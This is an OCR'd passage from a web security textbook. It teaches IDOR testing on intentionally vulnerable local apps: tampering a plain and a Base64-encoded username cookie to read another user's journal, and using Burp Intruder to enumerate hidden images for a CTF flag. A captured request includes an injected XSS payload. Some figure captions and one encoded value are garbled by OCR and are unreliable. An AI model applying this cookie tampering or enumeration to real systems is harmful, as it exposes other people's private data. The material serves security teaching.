
I want to travel in time.

Figure 11.16: Viewing Julia's Secret Journal in amazing-myths-3

IDOR example two

In this example, we will use the **`amazing-myths-2`** applications. Let us start the same way by creating a new user and logging in. Then, create a secret journal entry and view it.

As shown below, a first look is identical to the first example:


127.0.0.1:8081/amazing-myths-2/privateNotes?author=Catherine
MYTHS ★ -- Amazing Myths In SciFi
TUTORIALSACCOUNTSIGNOUT


Secret Journal of Catherine

2023/12/19 11:33:52

I don't like my sister's haircut.

***Figure 11.17**: Viewing Secret Journal in amazing-myths-2*

When we try the same exploit, changing the get parameter, we cannot view Julia's secret journal. Refer to the following figure:


127.0.0.1:8081/amazing-myths-2/privateNotes?author=JuliaHull
MYTHS ★ -- Amazing Myths In SciFi
TUTORIALSACCOUNTSIGNOUT


Secret Journal of Catherine

2023/12/19 11:33:52

I don't like my sister's haircut.

***Figure 11.18**: First test attempt fails*

Let us remember *Table 11.1* and look for another possible direct object reference. First, open developer tools to look at the **Application** tab's localStorage, sessionStorage, and Cookie values. The localStorage and sessionStorage do not have any apparent direct object references, but there is a username cookie with the Catherine value as follows:



127.0.0.1:8081/amazing-myths-2/privateNotes?author=JuliaHull

MYTHS ★ -- Amazing Myths In SciFi
TUTORIALSACCOUNTSIGNOUT
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Application
Manifest
Service Workers
Storage
Local Storage
Session Storage
IndexedDB
Web SQL
Cookies
http://127.0.0.1:8081
Trust Tokens
Filter
Only show cookies wit

Secret Journal of Catherine


2023/12/19 11:33:52

I don't like my sister's haircut.

Name	Value	Domain	Path	Expir...
username	Catherine	127.0.0.1	/amazi...	Sessi...
permissions	dXNlcg==	127.0.0.1	/amazi...	Sessi...
JSESSIONID	2CBE29F122DA324F9A655CE9...	127.0.0.1	/amazi...	Sessi...

Figure 11.19: Application storage for amazing-myths-2

Let us try changing this value to see if this is the direct object used, which works. We now have access to Julia's secret journal. Refer to the following figure:



127.0.0.1:8081/amazing-myths-2/privateNotes?author=Catherine

MYTHS ★ -- Amazing Myths In SciFi
TUTORIALSACCOUNTSIGNOUT
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
DOM Invader
Application
Manifest
Service Workers
Storage
Local Storage
Session Storage
IndexedDB
Web SQL
Cookies
http://127.0.0.1:8081
Trust Tokens
Filter
Only show cookies with an issue

Secret Journal of JuliaHull

10/19/2019 12:16AM


I want to travel in time.

Name	Value	Domain	Path	Expir...	Size	HttpO...	Secure	S...	Sa...	Par...	Priority
username	JuliaHull	127.0.0.1	/amazi...	Sessi...	17						Medium
permissions	dXNlcg==	127.0.0.1	/amazi...	Sessi...	19						Medium
JSESSIONID	2CBE29F122DA324F9A655CE9...	127.0.0.1	/amazi...	Sessi...	42	✓					Medium

Figure 11.20: Viewing Julia's secret journal in amazing-myths-2

IDOR example three

Now, let us look at `amazing-myths-1`. We will follow the same first steps. If necessary create a new user, log in, create a secret journal entry and view it. Refer to the following figure:



127.0.0.1:8081/amazing-myths-1/privateNotes?author=Pumpkin

MYTHS ★ -- AMAZING MYTHS IN SCIFI
TUTORIALSACCOUNTSIGNOUT

SECRET JOURNAL OF PUMPKIN


2023/12/19 11:47:45

I like to paint portraits of jack o lanterns.

Figure 11.21: Viewing secret journal in amazing-myths-3

The first page is identical to the structure of our first two examples.

As in example two, a simple change of the get parameters fails to give us access to Julia's journal. Refer to the following figure:



127.0.0.1:8081/amazing-myths-1/privateNotes?author=JuliaHull

MYTHS ★ ♨ ♨ ★ -- AMAZING MYTHS IN SCIFI

TUTORIALSACCOUNTSIGNOUT


SECRET JOURNAL OF PUMPKIN

2023/12/19 11:47:45

I like to paint portraits of jack o lanterns.

Figure 11.22: *First test attempt fails in amazing-myths-1*

As in the second example, let us open developer tools to check other spots for a direct object reference. As in the earlier example, neither localStorage nor sessionStorage have any likely items. The cookies still have a username cookie, but the value is not, at first glance, recognizable, as follows:



Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
DOM In
Application
Manifest
Service Workers
Storage
Storage
Local Storage
Session Storage
IndexedDB
Web SQL
Cookies
http://127.0.0.1:8081
Trust Tokens
Interest Groups
Cache
Filter
Only show cookies with

127.0.0.1:8081/amazing-myths-1/privateNotes?author=JuliaHull

MYTHS ★ ♨ ♨ ★ -- AMAZING MYTHS IN S

TUTORIALSACCOUNTSIGNOUT

SECRET JOURNAL OF PUMPKIN

2023/12/19 11:47:45


I like to paint portraits of jack o lanterns.

Name	Value	Domain	Path	Expir...
username	UHVtcGtpbg==	127.0.0.1	/amazi...	Sessi...
JSESSIONID	61E6469F199C3951D61F7DEB...	127.0.0.1	/amazi...	Sessi...
permissions	dXNlcg==	127.0.0.1	/amazi...	Sessi...

Figure 11.23: *Viewing cookies in amazing-myths-1*

Looking at the username value, notice that it ends with the symbol (=). This is generally a giveaway that the value is base64 encoded. The double = symbol makes it more likely. These values can be encrypted and then encoded, and not all base64 encoded values end in a single or double = symbol. It does not hurt to decode the value and check it. Let us copy the value and paste it into Burp's **Decoder** tab, and then use the drop-down on the right-hand side to select Base64. As we can see in the following figure, this is our username

Base64 encoded:



Burp
Project
Intruder
Repeater
Window
Help
Burp S...
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Deserialization Scanner
Autorize
● Text ○ Hex
Decode as ...
Plain
URL
HTML
Base64
ASCII hex
Hex
Octal
Binary
Gzip
Smart decode

UHVtcGtpbg==

Pumpkin

Figure 11.24: Using Burp Decoder to Base64 decode the username

Let us Base64 encode Julia's username and change the cookie value. Refer to the following figure:



Burp
Project
Intruder
Repeater
Window
Help
Burp S...
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Deserialization Scanner
Autorize
Text
Hex
Decode as ...
Encode as ...
Plain
URL
HTML
Base64
ASCII hex
Hex
Octal
Binary
Gzip

JuliaHull

SnVsaWFldWxs

Figure 11.25: Base64 encoding the new value

We get the following after substituting the new cookie value and refreshing the page:


Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Filter
Only show c
Application
Manifest
Service Workers
Storage
Storage
Local Storage
Session Storage
IndexedDB
Web SQL
Cookies
http://127.0.0.1:8081
Trust Tokens
Interest Groups

127.0.0.1:8081/amazing-myths-1/privateNotes?author=Pumpkin

MYTHS ★ ★ -- AMAZING MYTHS IN S

TUTORIALSACCOUNTSIGNOUT

SECRET JOURNAL OF JULIAHULL

10/19/2019 12:16AM

I want to travel in time.

Name	Value	Domain	Path
username	SnVsaWFldWxs	127.0.0.1	/amazi...
JSESSIONID	61E6469F199C3951D61F7DEB...	127.0.0.1	/amazi...
permissions	dXNlcg==	127.0.0.1	/amazi...


Figure 11.26: Julia's secret journal in amazing-myths-3

As you can see, each of these is still insecure direct object reference with slight variations or twists. Do not forget that your IDOR location can be GET parameter, POST parameter, Cookie, localStorage, sessionStorage, or HTTP header value. Also, remember that encoding is reversible and provides no security.

Enumerating an IDOR with Burp Intruder

The following example in the habit-helper application will look at a typical case with IDORs. Often, the IDOR is a customer number, order number, policy number, shipping number, or account number. Usually, the IDOR is represented by a number. The effect can be more extreme in these cases because you can use a tool to enumerate all numbers and get the returning documents or information.

In the habit-helper application, please create an account and log in. If you have not already used the resist feature, click the button to resist your bad habit. Refer to the following figure:



Have you resisted your bad habit?

Remember clicking you IOT device is more effective.

Clicking a physical button will produce more dopamine
Increases the reward feel good chemicals in your brain
Only click here if you do not have your IOT device

Figure 11.27: Habit helper resist button

After clicking the button, a random image appears. Click the button several times to see one of four images with a different shape. Right-click on one of the images and select **Open Image** in the new tab, as follows:




Open image in new tab
Save image as...
Copy image
Copy image address
Create QR Code for this image
Search image with Google Lens
Get image descriptions from Google
Inspect

***Figure 11.28**: Right-click menu for images*

Then, notice the URL in the new tab is similar to **http://127.0.0.1:8081/habit-helper-1.0/resources/core/images/basic-images/4.jpg**. Each image is named as `number.jpg`. Let us verify if there are any other hidden resources. These images are a direct object reference, and using the guessable number pattern makes these exploitable if any images following this pattern are not meant to be public.

Let us use Burp Suite to get the first 15 images. First, Burp Suite will not intercept jpg without modifying the default rules. Go to the **Proxy** tab and the **Options** subtab. Then, scroll down to the intercepted client requests section. Select the first rule on file extensions and click the edit button. When the **Edit** rule pop-up appears, remove the text `^jpg$|` and click **OK**, as follows:


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Lear
Intercept
HTTP history
WebSockets history
Options
Import / export CA certificate
Regenerate CA certificate
Add
Edit
Remove
Up
Down
Enabled
Operator
Match type
Relat
OK
Cancel

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools o

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editi

☑ Intercept requests based on the following rules:

Enabled	Operator	Match type	Relat
☑		File extension	Does not m
☐	Or	Request	Contains pa
☐	Or	HTTP method	Does not m
☐	And	URL	Is in target s

☐ Automatically fix missing or superfluous new lines at end of request

☑ Automatically update Content-Length header when the request is edited

Edit request interception rule

Specify the details of the interception rule.

Boolean operator: And

Match type: File extension


Match relationship: Does not match

Match condition: (^gif$|^jpg$|^png$|^css$|^js$|^ico$|^svg$|^eot$|^woff$|^wc

Figure 11.29: Update Burp Suite to intercept images

Turn intercept on via the **Intercept** subtab, as shown in previous chapters.

Refresh the request for your image. When intercepted, right-click on the request and select **Send to Intruder** from the menu that pops up. Refer to the following figure:



Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Aut
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is on
Action
Open Browser
Pretty
Raw
Hex
Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Extensions
Engagement tools
Change request method
Change body encoding
Copy URL

Request to http://127.0.0.1:8081

```
GET /habit-helper-1.0/resources/core/images/basic-images/4.jpg HTTP/1.1
Host: 127.0.0.1:8081
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20120101 F
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8081/habit-helper-1.0/myAccount?resist
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: FORGOTPASSWORD=W3Rva2Vu0jAxM2ExMjM2YmEzMDZm0Dk3M2ZjZWYxZjE4MWI2ZT
nA515j999985; CSRFTOKEN=a87ff679a2f3e71d9181a67b7542122c; JSESSIONID=4AE9
If-Modified-Since: Tue, 10 Oct 2017 15:40:44 GMT
Connection: close
```

Figure 11.30: Send Intercepted Request to Intruder

Then, go to the **Intruder** tab. Click the **Clear** button. Then, highlight the number in the URL. In our example, this is 4. Click the **Add** button as follows:


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Software Vulnerability Scanner
1 ×
2 ×
+
Positions
Payloads
Resource Pool
Options

Choose an attack type

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://127.0.0.1:8081

```
GET /habit-helper-1.0/resources/core/images/basic-images/4.jpg HTTP/1.1
Host: 127.0.0.1:8081
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20120101 Firefox/33.0<script>alert(1)</script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8081/habit-helper-1.0/myAccount?resist
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: FORGOTPASSWORD=W3Rva2Vu0jAxM2ExMjM2YmExMDZmODk3M2ZjZWYxZjE4MWI2ZTk3LHVzZXI6Z3JpbmNoLGV4cGlyZXM6MTcwMTQwNjM5N10=; permissions=dXNlcg==; CSRFTOKEN=a87ff679a2f3e71d9181a67b7542122c; JSESSIONID=4AE9EC576B1D161808B4E2DB0AD3F743; notifications=bm9uZQ==
If-Modified-Since: Tue, 10 Oct 2017 15:40:44 GMT
Connection: close
```


First, click the clear button

Second, highlight the 4 in the path

Finally, click add to set the attack payload position

Figure 11.31: Setting up Intruder Positions for enumeration

Then go to the **Payloads** subtab of **Intruder**. Then, select **Numbers** from the **Payloads** type drop-down. Set the number range to be from 1 to 15 with a step of 1, as follows:


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
1 ×
2 ×
+
Positions
Payloads
Resource Pool
Options
Start attack

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various p… able for each payload set, and each payload type can be customized in different wa…

Payload set: 1

Payload count: 15

Payload type: Numbers

Request count: 15

Select Numbers from the payload type dropdown

Payload Options [Numbers]

This payload type generates numeric payloads w… …ed format.

Set the number range.

Number range

Type: ● Sequential ○ Random

From: 1


To: 15

Step: 1

How many:

Figure 11.32: Setting up Intruder Payloads for enumeration

Now, click the **Start attack** button. A new window appears with the attack results. If we look at the responses and render the images, we find a hidden flag for the CTF game in the habit-helper application. Refer to the following figure:



3. Intruder attack of http://127.0.0.1:8081 - Temporary attack - Not saved to project file

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		304	☐	☐	73	
1	1	200	☐	☐	184847	
2	2	200	☐	☐	13160	
3	3	200	☐	☐	55422	
4	4	304	☐	☐	73	
5	5	200	☐	☐	124405	
6	6	200	☐	☐	102893	
7	7	200	☐	☐	83363	
8	8	404	☐	☐	837	
9	9	404	☐	☐	837	
10	10	404	☐	☐	837	

flag{D1R3CT_OBJ3CT_R3F3R3NC3_LOL}

Figure 11.33: *Intruder results*

Secure coding guidance for IDOR

